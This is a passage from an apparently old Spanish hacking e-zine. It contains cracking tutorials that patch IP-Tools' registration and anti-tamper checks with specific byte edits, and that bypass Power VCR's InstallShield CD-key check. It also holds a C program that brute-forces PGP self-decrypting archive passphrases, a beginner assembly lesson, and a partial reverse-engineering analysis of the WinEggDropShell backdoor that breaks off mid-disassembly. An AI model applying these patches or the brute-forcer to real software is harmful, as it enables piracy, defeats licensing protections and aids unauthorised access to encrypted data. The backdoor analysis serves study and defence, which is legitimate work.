Bueno, en realidad los datos que yo introduzco si que son guardados en el registro de windows, se cifran con algun algoritmo y se almacenan alli. Esto lo compruebo porque, aunque cifrados, conservan el mismo numero de caracteres, las claves tienen el nombre de: UserName y UserSNum.

Hay otras claves interesantes como:

- CountOfRuns2 -> Numero de veces que se ejecuto el programa.
- FirstRunTime2 -> Primera vez que el programa fue ejecutado.
- LastRunTime   -> Ultima vez que el programa fue ejecutado.

Supongo (que listo que soy) que con estas dos ultimas claves se calcula el numero de dias que llevan transcurridos para comparar con "21".

$$$$$$$$$$$$$$$$$$
 03 PRIMEROS PASOS
$$$$$$$$$$$$$$$$$$

La metodologia? La misma de siempre.

Empiezo abriendo IP-Tools, en los cuadros de la ventana de registro introduzco unos datos cualesquiera y memorizo en mi mente (que para algo la tengo) la frase que dice: "Sorry, your registration number or name is invalid".

Ahora cierro el programa, le hago una copia en su direcctorio y abro esta con el w32dasm. Lleva su tiempo el desemsamblar dicho programa pero una vez hecho me voy a la zona de "Strings reference", alli busco la citada cadena y hago doble click sobre ella para ir a la zona de codigo que la referencia. Vuelvo a hacer doble click sobre la misma cadena para comprobar que no hay otra zona del source en que aparece.

Bien, una vez en el codigo, miramos encima de la cadena las direcciones desde donde es referenciada por algun salto condicional o incondicional. Nos dice que las mismas son:

004ACD3D
004ACD57
004ACD92
004ACDBA
004ACDD5

Observamos que todas ellas estan muy juntitas, pues nada mas que iremos a la primera de ellas con el boton "Go to code location", introducimos alli a donde deseamos ir y aparecemos en esa zona de codigo.
A partir de ahi nos moveremos con los cursores del teclado ya que las llamadas se encuentran cerca.

Miramos que instruccion hay en cada una de las direcciones anteriores y vemos que los dos primero saltos condicionales son "je" y los tres siguientes "jne".

Lo primero que se os vendra a la cabeza al igual que a mi, sera cambiar los cinco saltos por su contrario, es decir, los "je" por "jne" y viceversa.

Pues eso, sin pensarlo dos veces cojo mi editor hexadecimal y en las direcciones correspondientes (mirar en la barra de estado de w32dasm el @Offset) sustituimos los "84" por "85" y al reves.
Guardo la copia que acabo de editar cierro el Hedit y ejecuto la

misma.

Sorpresa, un mensaje muy poco amigable nos dice: "Program was corrupted!" pues que bien, ha detectado que hemos modificado e l programa y no nos permite ejecutarlo.

En la siguiente seccion le daremos lo que se merece y nos saldremos con la nuestra de una forma facilita.

$$$$$$$$$$$$$$$$$$$$
 04 EVITANDO MOLESTIAS
$$$$$$$$$$$$$$$$$$$$

Con que si, el programa se ponde duro, pues vamos a suavizar las cosas.

Lo mismo que antes, buscamos la cadena mencionada entre las strings y doble click. Vemos que son tres simples funciones que se encargan de mandarnos el maldito mensajito y de cerrarnos el programa.

Como hacer que no haga nada? Pues "nopeando" (os suena 0x90?).

Supongo que la llamada "call 00444CA0" es la que nos muestra el mensaje y "jmp 004D9C6B" el que nos echa fuera, pero por el esfuerzo que me pedia yo nopee las tres instrucciones y asi, aunque pudieramos ejecutar el programa me evitaba el dichoso mensaje.

De nuevo abro mi querido Hedit y en las direcciones de las tres funciones cambio todos los valores hexadecimales por "90".

Para dummies:
Cambio la cadena consecutiva "B8FC9C4D00E8A9B3F6FFE96F030000"
por ->   "90909090909090909090909090909090"

Salvo (guardo) el ejecutable, salgo del Hedit y pruebo a ejecutarlo otra vez. Por fin, ya puedo entrar.

Para ver si los cambios echos en la tercera seccion tuvieron sus frutos, entro en la ventana de registro e introduzco unos datos aleatorios. Desilusion, el dichoso mensajito de "Sorry..." sigue dandonos la lata.

Pasamos a la ultima seccion de trabajo y a la carga.

$$$$$$$$$$$$$$$$
 05 ULTIMOS PASOS
$$$$$$$$$$$$$$$$

En el w32dasm nos movemos a la zona de codigo donde antes teniamos aquellos 5 saltos condicionales, si bajamos con el cursor un poquito mas hacia abajo vemos que la primera cadena que encontramos dice: "Thank you for registering IP-Tools".

Con ello deduzco que si no se hubieran realizado ninguno de los saltos anteriores el codigo nos llevaria inevitablemente hasta esta zona, pues nada, como no quiero hacer distinas alternancias entre "je's" y "jne's" hasta que acierte (si es que se pudiera conseguir) me dedico a la facil tarea de nopear las cinco instrucciones.

No repetire el proceso porque ya lo he dicho anteriormente y, lo bueno, si corto, dos veces bueno.

Pruebo por ultima vez a registrar mi version de IP-Tools y por arte de magia, al introducir cualquier dato en los dos cajetines de texto me salta el mensajito de agradecimiento por registrar su producto y nos manda reiniciar el programa para que los cambios surjan efecto.

Nos muestra en la ventana los datos que hemos introducido como si fueran de un registro valido.

Pues nada, que reiniciamos el dichoso programa y el trabajo que hemos realizado no nos ha servido para nada. Siempre nos permitira registrarnos pero los cambios nunca permanecen a la siguiente ejecucion.

$$$$$$$$$$$$$
 06 CONSEJOS
$$$$$$$$$$$$$

Solo por dar un poco mas la vara os dire aqui un par de cosillas.

Un poco mas abajo del codigo donde aparece el mensaje de agradecimiento encontramos un codigo que referencia a las cadenas "UserName" y "UserSNum". Supongo que son para almacenar los datos recien introducidos en el registro, ademas los dos llaman a una misma funcion:

"call 004353AC"

Lo que me llama un poquito la atencion son tres cadenas que se encuentran justo debajo de este codigo y que pueden tener algo que ver o bien con la clave o con el algoritmo de cifrado de los datos (o ninguno), los expongo por mera curiosidad:

"\XS5o$flt2w/a"
"DFACTXA-5"
"DZAVTOA-6"

Podeis investigar esto y si averiguais algo me gustaria que me avisaseis por medio de mi correo.

En "Strings reference" vamos hasta donde estan las cadenas "User..." y hacemos dos veces doble click sobre ellas para darnos cuenta de que hay otra zona en el codigo donde son utilizadas, en esa zona son utilizadas por dos veces.
Podria ser quizas para abrir la clave y despues leer o escribir en ella. Este es otro buen punto de investigacion.

No intenteis nopear nada ahi ni cambiar los saltos condicionales poque yo ya lo he probado, no funciona y, de esta forma, os ahorro el esfuerzo.

Podeis ir tambien al boton de "Import Functions" y comprobar que se usan llamadas como: RegOpenKey..., RegQueryValue..., RegSetValue..., etc. Por tanto, no me equivoco mucho.

Como ultima recomendacion para los que sepais mas de esto os recomiendo utilizar un debugger en vez de un desensamblador, poner breackpoints en las funciones que os interesen. No mencionare cuales corresponden a los cuadros de texto porque todos las conocemos.

Para los mas locos, que estudien el algoritmo si es que existe y la clave no es fija, y que hagan un keygen para la gente mas vaga.

$$$$$$$$$$$$$
 07 DESPEDIDA
$$$$$$$$$$$$$

Como habeis podido comprobar este articulo ha sido cortito pero, tampoco es que pretendiera lo contrario.

Reitero de nuevo que me gustaria que hubiera un poco mas de aplicacion y esfuerzo sobre este tema. Apuesto que en la comunidad hispana hay gente muy buena y los invito a salir a la luz para, precisamente, iluminar a los demas con su conocimiento.

Por primera vez os invito a que me insulteis y me digais de todo
en mi direccion de correo puesto que he demostrado ser un inepto en
este mundo desconocido en el que me he metido.
Con deciros que lo unico que he crackeado en mi vida a parte de un
par de "crackmes" ha sido el winzip (cosa de crios xD). Pero bueno,
para que mentir, espero que con tiempo y esfuerzo cambie mi
situacion y pueda traeros algo mas serio.

Con esto, me despido de nuevo, que ya estareis aburridos de mi.
Un abrazo gente.

Isaac Asimov: "Parte de la inhumanidad de las computadoras es que,
una vez que están programadas competentemente y
trabajando correctamente, son completamente honestas."

by blackngel

-[3x03]----------
-[PGP SDA]----------
-[by ilegalfaqs]----------

Minicracking PGPSDA para Windows

Os presento un metodo asequible de fuerza bruta para sacar la passphrase de
1-2 bytes de un PGPSDA para Windows.

No trata de algoritmos de desencriptacion ni de parches en las instrucciones
ensamblador, es mucho mas simple. No es una novedad, pero tampoco encontre
algo similar (tampoco he buscado).
Puede aplicarse a otras aplicaciones que exijan una contrase~a de la misma
forma. O puede aplicarse a otros fines, a otras automatizaciones (es lo que
pretendo aportar con este escrito, lo que pasa es que si hago referencia a
'crackear' y a 'PGP' se hace mucho mas atractivo para leer. Por que sera??

Recuerden: hasta 2 a~os de prision para los que fabriquen, tenga, pongan en
circulacion o importen medios especificamente destinados a facilitar la
supresion no autorizada o la neutralizacion de cualquier dispositivo tecnico
que se haya utilizado para proteger programas de ordenador.
En este caso, yo me autorizo a mi mismo a neutralizar la proteccion de mis
programas, y nadie me autoriza a neutralizar las de programas de los demas.
Tampoco infrinjo la espesa licencia de PGP.
Igualmente, este metodo es bastante inofensivo porque no puede con passwords
de mas de 2 bytes.

Que es un PGPSDA

Con 'PGPSDA' me referire, para abreviar, a un SDA (version 8.0.2) de la PGP
Corporation para el sistema Windows.

Un PGPSDA o Self Decrypting Archive es un archivo ejecutable que ha sido
encriptado con la ayuda de una contrase¤a y que puede ser desencriptado
ejecutandolo e introduciendo la contrase¤a correcta.

Los PGPSDA son de utilidad para poder enviar datos encriptados alla donde no
se tiene instalado el programa desencriptador (PGP en este caso). Un SDA puede
ser un unico archivo, o contener multiples archivos y/o directorios.

No obstante, los PGPSDA solo se pueden abrir bajo el mismo sistema operativo
bajo el que fueron creados. Es decir, no podras abrir un SDA en un Mac si fue
creado con la version para Windows, y viceversa.

Miniataque por fuerza bruta

La idea es ir probando todas las combinaciones de caracteres hasta encontrar
la password.

Hay que tener en cuenta que la casilla admite passphrases de hasta 255 caracteres, y que el programa soporta la codificacion Unicode (en teoria, mas de 1 millon de caracteres diferentes). Esto supone una eternidad probando las diferentes combinaciones.
Podriamos limitarlo mucho mas, pongamos un tope de 15 bytes de password y los 80 caracteres ASCII mas comunes. De esta forma nos bastarian unos millones de a~os para descifrarlo...

Vamos a ponerlo asequible, pondremos la password de 1-2 bytes de longitud, asumiremos el ASCII de 128 caracteres, y ya iremos complicando mas adelante.

Ahora solo nos queda poner cada vez el caracter y pulsar al boton 'Aceptar'. Y asi 128 veces, una para cada caracter.

Ya dije, el metodo es muy simple.

Para automatizarlo necesitaremos un programa en c que simule la introduccion de la password y de la pulsacion del boton. Cerrad todas las aplicaciones posibles antes de ejecutarlo. Seria algo como lo siguiente, que aunque grosero y falto de optimizaciones, funciona (ejecutar desde MSDOS, pues requiere como parametro el handle del boton de 'Aceptar'):

```
#include <windows.h>
HANDLE Riched;  //Handle de la ventana de clase RichEdit20W
int iBot=0;     //Valor del boton 'Aceptar'
char cBot[256]; //Valor del boton 'Aceptar'

int main(int argc, char **argv) {
if (argc<2) {
printf("Uso: %s -H \r\n", argv[0]);
printf("  -H  Handle del boton de Aceptar del PGPSDA.\r\n");
//Para saber el valor de H utilizad aplicaciones como Eureka o PasswordSpy
return(0);
}
wsprintf(cBot,"%s",&argv[1][1]);   //Handle da 'Aceptar'
HWND hDesktop = GetDesktopWindow();//Recupera handle del Desktop
if(EnumChildWindows(hDesktop,&EnumChildProc0,0)==0)return(0);//Valida Aceptar
if(iBot==0) return(0);
if(EnumChildWindows(hDesktop,&EnumChildProc1,0)==0)return(0);//Recup. Riched
if(EnumChildWindows(hDesktop,&EnumChildProc2,0)==0)return(0);//Probar passw
return(0);
}

BOOL CALLBACK EnumChildProc0(HWND hWnd,LPARAM lParam) {
char chWnd[256]; wsprintf(chWnd,"%d",(int)hWnd); //handle detectado
if(strcmp(chWnd,cBot)==0) { //es el mismo que el del boton 'Aceptar'
iBot=(int)hWnd; //Nos quedamos con el (int)Handle de 'Aceptar'
if(IsWindow(hWnd)==0) iBot=0; //Por si acaso
}
return TRUE;//continuar con el siguiente handle
}

BOOL CALLBACK EnumChildProc1(HWND hWnd, LPARAM lParam) {
static TCHAR szClass[512]; GetClassName(hWnd, szClass, 512);
//Coger handle de la celda de passphrase, que es de la clase 'RichEdit20W'.
//Para averiguarlo he utilizado aplicaciones como Eureka o PasswordSpy.
if(lstrcmp(szClass,"RichEdit20W")==0) Riched=hWnd;
return TRUE;//continuar con el siguiente handle
}

BOOL CALLBACK EnumChildProc2(HWND hWnd, LPARAM lParam) {
if((int)hWnd==iBot) { //estamos en el boton 'Aceptar'
for(int c=0;c<129;c++) { //probar los 129 caracteres (o 255, o mas)
SendMessage(Riched,WM_CHAR,(WPARAM)c,(LPARAM)0); //ESCRIBE PASSWORD
SendMessage(hWnd,BM_CLICK,(WPARAM)0,(LPARAM)0);  //PULSA 'ACEPTAR'
//Cuando acertemos, desaparecera el SDA y se creara el desencriptado
if(IsWindow(hWnd)==0) c=4000; //salir cuando desaparezca el boton
}
}
return TRUE;//continuar con el siguiente handle
}
```

Si quisieramos introducir passwords de varios bytes se trataria de enviar
varios WM_CHAR antes de pulsar el boton. Por ejemplo, para '123':

```
SendMessage(Riched,WM_CHAR,(WPARAM)49,(LPARAM)0); //1
SendMessage(Riched,WM_CHAR,(WPARAM)50,(LPARAM)0); //2
SendMessage(Riched,WM_CHAR,(WPARAM)51,(LPARAM)0); //3
SendMessage(hWnd,BM_CLICK,(WPARAM)0,(LPARAM)0);   //y pulsar 'Aceptar'
```

Con esta sencilla funcion podriamos poner una password Unicode a nuestro
PGPSDA que por teclado nos seria imposible de introducir. Por ejemplo, una
password mitad Braille mitad Cherokee, y a ver quien tiene huevos de romperla:

```
SendMessage(Riched,WM_CHAR,(WPARAM)0x2840,(LPARAM)0);
SendMessage(Riched,WM_CHAR,(WPARAM)0x2841,(LPARAM)0);
SendMessage(Riched,WM_CHAR,(WPARAM)0x13B4,(LPARAM)0);
SendMessage(Riched,WM_CHAR,(WPARAM)0x13B5,(LPARAM)0);
```

Limitacion: recursos GDI

Desgraciadamente podeis encontraros con una limitacion gravisima: el brutal
descenso de los recursos GDI, almenos bajo Windows98 (que es donde puedo
probar).

Aunque lo hagas manualmente, cada caracter de password que introduzcas te hara
bajar los recursos GDI y de sistema un 0.1-0.2%. Parece poco, pero basta con
rellenar 4 veces una passphrase de 255 caracteres para tirar el sistema!!!.
Resulta impresionante y lamentable, compruebalo con el monitor de recursos
'rsrcmtr.exe' que trae Windows98.

Se trata de un aspecto intrinseco al dise~o de Windows98, un pseudo-bug
en la gestion de este tipo de memoria heredado de versiones 9x anteriores.

Conociendo la reputacion de los productos PGP, no me sorprenderia que hubieran
introducido deliberadamente este comportamiento para evitar ataques por fuerza
bruta como el presente, ya que cuando se cierra el PGPSDA toda la memoria se
libera y los recursos vuelven a su valor original sin problemas.

Se podria pensar en pasar la combinacion de caracteres por otros metodos,
saltandose la edicion de la RichEdit20W, capando montones de funciones que
no hace falta que se ejecuten y asi ahorrar tiempo y recursos. Pero eso
es otra historia.

Sean buenos, y recuerden que... simplemente recuerden, evitaran los problemas.

-[3x04]----------
-[Assembler para tontos]----------
-[by Club Fenix]----------

----------ASEMMBLER Y EL MISMO DOLOR DE CABEZA-------

A QUIEN VA DIRIGIDO

Mucha gente ha querido aprender Asembler, pero cuando lo han intentado, se
han topado con miles de instruciones que no entienden y que muchos manuales no
han sabido explicar, Club Fenix quiere que esta seccion sea la que logre
Iniciarte en el Mundo de la Programacion.

Hay solo 2 cosas que necesitas aparte de tu cerebro..

Mucha Paciencia y Mucha Paciencia

No quieras ir de frente a crear un virus y programas complejos antes tienes
que saber algunas instrucciones, cual es el sistema que utiliza la maquina y

entenderlo.

Asi que empezemos ten encuenta que este es solo un capitulo habran mas, y poco a poco veras como te vuelves un genio en la programacion o te mueres en el intento (y Club Fenix espera que no te mueras en el intento, porque sino nuestra reputacion como maestros se caeria...y asi no es pues)

< aqui es donde te matas de risas y dices este pata es gracioso, o almeno finge pe>

Si quieres ser un buen programador debes saber como funcionan todas las instruciones

Habra momentos en las cuales quedras realizar una instruccion especifica, pero si no sabes que existe o como funciona esta instrucion no lo usareis.

De igual manera, si ustedes se encuentran en una situacion donde piensan que una cierta instruccion podria ser util entonces nos imaginamos sobre todo por su bien que regresaran a refrescar su memoria en este Tutor y seran capaces de poner las instrucciones que necesiten inmediatamente.

Pero si ustedes son principiantes (y estan mas perdidos, que el editor que escribe esto) estamos seguro que sino aprenden de esta forma deberian dedicarse a la costura.

AHORA PERO QUE ES ENSAMBLADOR

SABEN USTEDES CUAL ES LA DIFERENCIA ENTRE UN COMPILADOR Y EL ENSAMBLADOR

Un compilador es un programa que toma el codigo fuente que usted ha escrito y lo convierte a instrucciones en lenguaje maquina que son utilizados por la computadora.

Una instruccion en lenguaje maquina es un numero binario que le dice a la computadora que haga una cosa especifica.

Ahora si han sido bueno alumnos, se estaran preguntando y que es ensamblador?

<Bueno eso lo iremos descubriendo a lo largo del Capitulo >

Ahora Hay una cosa importante que tambien necesitan saber

Las diferentes formas de archivo que existen:

1) un ejecutable (.EXE) el archivo contiene cierta informacion para el sistema operativo cuando el programa empieza. Esto permite al programa ser tan grande como se quiera.

2) un archivo (.COM) no contiene la informacion para OS . Cuando el sistema operativo empieza un archivo .COM simplemente lo pone en la memoria . Los archivos con una extension .COM se limitan a una longitud de 64k bytes.

3) los archivos binarios son archivos que deben cargarse en un .COM o .EXE y se programan antes de correrse. Estos bichitos no pueden hacer algo por ellos mismos. son un poco arcaicos.

   es decir sirven como muletas para aqu=E9llos compiladores que no apoyan archivos .OBJ

4) un objeto (.OBJ) este otro archivo es una seccion de un programa. contiene codigo y variables, pero tambien contiene la informacion que puede usarse para combinarlo con otros archivos del objeto en un programa mas grande. Un Linkeador puede convertir uno o mas objetos en un archivo ejecutable.

NOTA : Un linker es utilizado para unir varios archivos y crear uno ejecutable.

<Si es que hasta ahora estan mas confundidos que Yo,no se preocupen esto es solo cultura General, Un mal necesario, necesitan conocer estas cosas, no para programar en asembler ,pero si para saber que estan haciendo. >

Alumno desesperado : Ya entendi, pero lo que quiero hacer es programar ya,

esto es muy facil.

Bueno pequenyo alumno, si eso es lo que quieres Club Fenix te quiere mostrar algo

```
; - - - - - - - - - - - - - - - - - - - -
start: push  ds
sub   ax,ax
push  ax
mov   ax, DATASTUFF    ; carga ds
mov   ds,ax

outer_loop:
lea  ax, multiplicand
call get_unsigned_8byte
call print_unsigned_8byte
call get_unsigned
mov  multiplier, ax

lea  si, multiplicand
lea  bx, result
; - - - - - - - - - - - - - - - - - - - -
```

Entendes lo que que hacen estas instrucciones

Alumno deseperado (ahora palteado) : No maestro ?

Ves entonces hay que ir con calma.

No os preocupeis por lo que estas instrucciones hacen. ustedes aprenderan eso despues. Lo que se esta tratando de hacer que tengan una idea de lo que esta pasando:

Para ello haremos un breve repaso de los sistemas Numericos (Binario) y (Hexadecimal) estamos asumiendo que esto usted ya lo conoce, asi que solo hare un Repaso.

Base 2 (binario) permite solo 0s y 1s.
Base 16 (hexadecimal) permite 0 - 9, y ademas los proximos seis numeros usando letras de la A - F. A=3D10, B=3D11, C=3D12, D=3D13, E=3D14 y F=3D15. Puedes directamente traducir un numero hexadeximal a un numero binario y un binario a un numero hexadecimal

Un grupo de cuatro dedos en el sistema binario es lo mismo que uno solo dedo en el hexadecimal.

<SE PERDIERON... COMO LES DIGO NO SE PREOCUPEN POCO A POCO IRAN ENTENDIENDO MEJOR>

BINARY	HEX	DECIMAL
0100	4	4
1111	F	15
1010	A	10
0011	3	3

AQUI TENEMOS UNOS NUMERO EN BINARIO, HEXADECIMAL Y DECIMAL, OBSERVEN UN POCO ESTOS NUMEROS

ahora fijense en este pequenyo ejemplo tenemos el siguiente numero binario

0110011010101101

lo que vamos a hacer es dividirlo en grupos de 4 empezando por la derecha y resulta lo sgte

0110 0110 1010 1101

y ahora el cambio de cada grupo a un numero en Hexadecimal

```
0110 ->   4 + 2     ->   6
0110 ->   4 + 2     ->   6
1010 ->   8 + 2     ->   A
1101 ->   8 + 4 + 1 ->   D
```

Vieron, es lo mas sencillo, de igual manera de hexadecimal a binario

D39F

lo que haremos sera lo contrario a lo que hicimos para pasar de binario a hexadecimal

es decir cada dedo hexadecimal son 4 dedos binarios de esta forma tenemos lo sgte

D =3D 13   ->   8 + 4 + 1 ->   1101

Vieron lo facil que es.

Bueno no creo que debamos quedarnos mucho tiempo, en esto pero les recomiendo que lean algunos libros o manuales referente a los sistemas binarios y hexadecimales y pratiquen como convertir de hex a bin y de bin a hex, sera muy importante que conozcan esto.(ahora se que para algunos hay cosas que no han quedado claras, por eso si quieren aprender mas pueden hacer dos cosas.

1.esperar a que salga el 2do numero de Fenix (y hacerse viejos esperando)
2.entrar a la seccion de Boletines de la pagina de clubfenix.
  (www.geo51.com/clubfenix)

Hasta la proxima.

NOTA DEL AUTOR : Bueno hubiese querido mostrarles mas cosas, pero club fenix impide que hagamos articulos grandes, asi que mas adelante ire poniendo cosas mas practicas y esperemos a que nos permitan escribir articulos muchos mas grandes

-[3x05]----------
-[Cracking Power VCR]----------
-[by The Ghost]----------

Articulo publicado en la web de Club Fenix.
Aparece aqui a peticion suya.

----------INSTALL SHIELDS Y SUS PROTECCIONES DE SIEMPRE----------

Ya no es novedad que installshields desde su version 0 hasta la 6.0 y de mas utilize las mismas protecciones de siempre, es decir ninguna.

el caso que tenemos aqui es muy particular, es un programa comercial perteneciente a Cyberlink tambien creador de Power Dvd el cual tambien no tiene proteccion, mas aun el cd-key que pide Install Shields para continuar instalando Power Dvd se encuentra en el mismo codigo.

esta es la comparacion que hace install shields para instalar Power DvD

Continua instalando si Cd-key escrito por usuario tonto es igual al Cd-key de Proteccion Estupida

es decir si Cdkey ingresado es igual a DX8964387JDU seguir instalcion, SINO mostrar Mensaje.

es increible como No se pueda proteger mejor un programa de supuestamente una empresa respetable.

Pero vamos a crackear Power VcrII Standar (aunque hasta verguenza me da decir crackear)

para ello utilizaremos un Bonito Compilador el SID, lo pueden encontrar en

http://protools.anticrack.de una de las mejoras paginas en cuanto a herramientas se refiere.

Ya descargado el programa y descomprimido abrimos el SID y hacemos click en File / open
y buscamos el famoso archivo de instalacion que utiliza install shields para generar su instalacion. para nuestro programa sera setup.inx

NOTA DEL EDITOR :
en otras versiones anteriores el archivo es setup.ins, para ello utilicen isdcc21 tambien se encuentra en protools.

Esperamos a que nuestro programita sea decompilado por SID. asi que mientras esperamos un rato
hacemos doble clik en setup.exe y tratamos de instalar POWER VCR II Cuando llegamos a la pantalla de Registro introducimos nuestros datos y una CD-KEY cualquiera.

y nos saldra una ventanita

```
-----------------------------------------
|GRAVE                                  |
|---------------------------------------|
|                                |
|El cd-key que ha introducido no es|
|valido.revise su informacion      |
|-----------------------------------------
```

No es exactamente el mensaje, pero lo que tiene que quedar claro es el mensaje de error
Ahora si ustedes se van como locos queriendo buscar ese mensaje, no lo van encontrar en SID

Para ello install shields tiene otro archivito llamado value.shl que guarda todos los mensajes de errores y otros que no lo son, cuando install shields instala un programa lo guarda en la carpeta Temp que se encuentra dentro de WINDOW

ahi hay una carpeta que se encuentra entre corchetes {15465-e334435-fgfhghh5-hgghh} dentro estan
los archivos que ha descargado nuestro ya querido Install Shields.

NOTA: los numeros y letras escritos en corchetes son solo numeros al azar, no necesariamente son estos,solo lo he puesto como ejemplo.

buscamos como locos Value.shl lo abrimos con wordpad, u otro editor de textos y vamos encontrar nuestro mensaje

En el caso de Power Vcr esta

INVALIDCDKEY=The product CD Key that you typed in is not correct.
The product serial number is provided with your shipment.

(dependiendo del lenguaje que hayamos seleccionado, saldra nuestro mensaje)

pero lo importante aqui no es en si el mensaje, mas bien El INVALIDCDKEY

asi que vayamos a SID que ya debe haber descompilado nuestro programa, y vamos a la opcion
view / message references

y buscamos nuestro famoso mensajito INVALIDCDKEY, Como SID es muy bueno ha ordenado los mensajes en orden alfabetico asi que vamos a todos lo mensajes que comienzen con I y encontramos el mensaje.

al hacer Clik encontramos lo sgte

```
function_4(global_string18);
global_number50 = LASTRESULT;
global_number57 = (global_number50 = 0);
if(global_number57) then // ref index: 2
function_351("INVALIDCDKEY");
```

hasta ahi tenemos algo importante, sabemos que nuestro mensaje esta englobado en global_numero57 el cual resulta de global_numero50 que tambien es calculado mucho mas arriba. pero no hay que complicarnos, para otra vez encontraremos el cd-key por ahora solo queremos pasar esa pantalla molesta que no nos deja instalar el programa.

Si vemos bien el codigo del programa global_number57=(global_number50=0) pensemos un poco

si estamos familirizados con el arte del crackeo y hemos crackeado algun otro progama, hemos utilizado el cambio de 75 por 74, es decir cambio de instruciones que en vez de hacer lo que hace haga lo contrario.

asi si global_number= 0 que pasa si cambiamos esa condicion a otra cualquiera.

muy bien hagamoslo..... situemonos en el codigo
global_number57=(global_number50=0)
Y HAGAMOS anticlick, encontraremos varias opciones, hagamos click en != y saldra lo sgte

```
global_number57 = (global_number50 = 0); // changed to "!="
```

ahora para que grabe los cambios vamos a FILE/PATCH CHANGES hacemos click confirmamos y listo

No nos emocionemos probemos si hemos hecho bien... instalamos normal escribimos nuestros datos

Cualquier CD-KEY, nos persinamos y hacemos click en siguiente (NEXT) y buala, el install shields
acepta el Key, YA NO interrupe la instalacion y prosigue normalmente.

NOTA DE THE GHOST:

En verdad no se si ha esto le pueda llamar programa crackeado, pero lo que si es cierto es que en ningun momento hay proteccion de los programas con install shields, ademas creo que no esta hecho para eso solo para servir de instaladores de programas, pero Cyberlink si es una empresa grande que cobra miles por sus programas, deberia pensar mejor en proteger sus programas.

-[3x06]----------
-[Re-backdoors]----------
-[by FCA00000]----------

Re-backdoors

Este artículo es una traducción de
https://www.openrce.org/articles/full_view/18
Lo he traducido porque me ha parecido genial. No sólo la idea, sino el estilo en el que está escrito.
Cualquier duda debe ser dirigida al autor original.

Instalar puertas traseras (backdoors) en los programas es un truco muy viejo usado desde hace décadas.
Incluso las mismas puertas traseras incluyen otras puertas, por ejemplo el famoso "master password" de SubSeven.

También existe gente que incluye en sus propios programas otros troyanos hechos por otras personas.
Pero si vas a poner una puerta trasera en un troyano de acceso remoto, corres el riesgo de arruinar tu reputación cuando se descubre el truco.
Después de todo, alguna de la gente que incluye tu código de troyano en su programa son realmente paranoicos e insisten en verificar con un debugger antes de confiar en tu código, para comprobar que es lo que tú dices que es.

Lo que se tiene al final es una situación parecida a los sistemas de protección de shareware: quieres ocultar la super-clave para que la gente que desensambla tu programa no la encuentre, pero, como en todos los sistemas de protección de shareware, es sólo una cuestión de tiempo antes de que alguien la encuentre y la rompa.

Por tanto, se necesita un enfoque mas sutil; algo que no use código sospechoso extra que añadir al archivo binario. Uno de estos métodos es usar un buffer overflow. Cuando el cracker empiece a buscar el trozo de código que verifica la clave, pasará por encima de tu puerta trasera sin ni siquiera darse cuenta.
Y, como beneficio extra, si te descubren, siempre puedes aducir que fue un inocente error de programación, y salvar lo que quede de tu reputación, arreglando el error y mandando un parche.

Aunque la comunidad de hackers ha especulado que este método podría ser muy eficiente para poner una puerta trasera en el código, ?ha sido implementado alguna vez? Bueno, ésa es una pregunta difícil; no se sabe a ciencia cierta.
No es nunca posible confirmar la razón escondida tras el fallo de overflow.
Eso sí, a veces el error es simplemente "demasiado oportuno" como para ser un error; todo lo que queda es la sospecha.

Mientras investigaba una instrusión en un sistema, descubrí una puerta trasera implementada por un chino, llamada WinEggDropShell v1.41 cuyo nombre proviene de su autor WinEggDrop, que no esta relacionado con el IRC-bot que quizás te sea mas conocido.
Por simple rutina, cargué el backdoor en el debugger OllyDbg para ver cómo funcionaba. Es cierto que hay documentación del backdoor, escrita por su propio autor, pero eso no me sirvió para nada, porque no sé hablar chino.

Para empezar, WinEggDropShell inyecta una DLL dentro del proceso winlogon.exe
Esta DLL está comprimida primero con Aspack y luego con EXE32Pack v1.38
Atendiendo a las recomendaciones de Brett Moore en las que nos explica que es peligroso cargar en OllyDbg código sospechoso en DLLs, es necesario evitar cualquier pre-interacción que ejecute el código.
Afortunadamente podemos evitar esto con un truco sencillo: le decimos a OllyDbg que está cargando un ejecutable, no una DLL.

Para hacer esto, simplemente cargamos nuestra DLL con el programa Stud_PE (o tu editor PE favorito) y editas la cabecera PE (si usas Stud_PE, esto es la opcion "Advanced tree view in hexeditor")

Busca el nodo "Características" y el editor hexadecimal mostrará el campo de 16 bits (little-endian) en la cabecera. En este caso, el valor es 0x2102, y el bit 14 (0x2000) le dice al cargador que ésto es una librería de carga dinámica.
Podemos limpiar este flag editando el segundo byte de la palabra seleccionada, cambiando 0x21 por 0x01.
Pulsa "Save to File" y renombra el archivo como .exe , y cárgalo en OllyDbg.
Ahora ya no se queja más de que el fichero es una DLL, y se detiene en la cabecera de la DLL sin ejecutar el código de inicialización.

Como este artículo no trata sobre desempaquetado, dejaremos eso como un ejercicio para el lector :-)

Tras examinar el archivo en OllyDbg, encuentro la rutina de entrada de datos para la autentificación:

```
1000209E  PUSH EBP
1000209F  MOV EBP,ESP
100020A1  SUB ESP,1AC
100020A7  MOV ECX,6B
100020AC  /DEC ECX
100020AD  |MOV DWORD PTR SS:[ESP+ECX*4],FFFA5A5A
100020B4  \JNZ SHORT TBack.100020AC
100020B6  PUSH ESI
100020B7  PUSH EDI
100020B8  MOV EDI,DWORD PTR SS:[EBP+8]
100020BB  MOV DWORD PTR SS:[EBP+8],EDI
```

```
100020BE  MOV DWORD PTR SS:[EBP-188],0
100020C8  PUSH TBack.1003EC0D             ; /<%s> = "Enter Password:"
100020CD  PUSH TBack.10015210             ; |<%s> = ""
100020D2  PUSH TBack.1003EC1D             ; |format = "%s%s"
100020D7  LEA EDI,DWORD PTR SS:[EBP-180]  ; |
100020DD  PUSH EDI                        ; |s
100020DE  CALL TBack.10014E1C             ; \sprintf
100020E3  ADD ESP,10
100020E6  LEA EDI,DWORD PTR SS:[EBP-180]
100020EC  PUSH EDI                        ; /Arg2
100020ED  PUSH DWORD PTR SS:[EBP+8]       ; |Arg1
100020F0  CALL TBack.100067C5             ; \TBack.100067C5
100020F5  ADD ESP,8
100020F8  PUSH 100                        ; /n = 100 (256.)
100020FD  PUSH 0                          ; |c = 00
100020FF  LEA EDI,DWORD PTR SS:[EBP-180]  ; |
10002105  PUSH EDI                        ; |s
10002106  CALL TBack.10014DEC             ; \memset
1000210B  ADD ESP,0C
1000210E  CALL TBack.10014978             ; [GetTickCount]
10002113  MOV DWORD PTR SS:[EBP-184],EAX
10002119  /PUSH 80                        ; /n = 80 (128.)
1000211E  |PUSH 0                         ; |c = 00
10002120  |LEA EDI,DWORD PTR SS:[EBP-80]  ; |
10002123  |PUSH EDI                       ; |s
10002124  |CALL TBack.10014DEC            ; \memset
10002129  |ADD ESP,0C
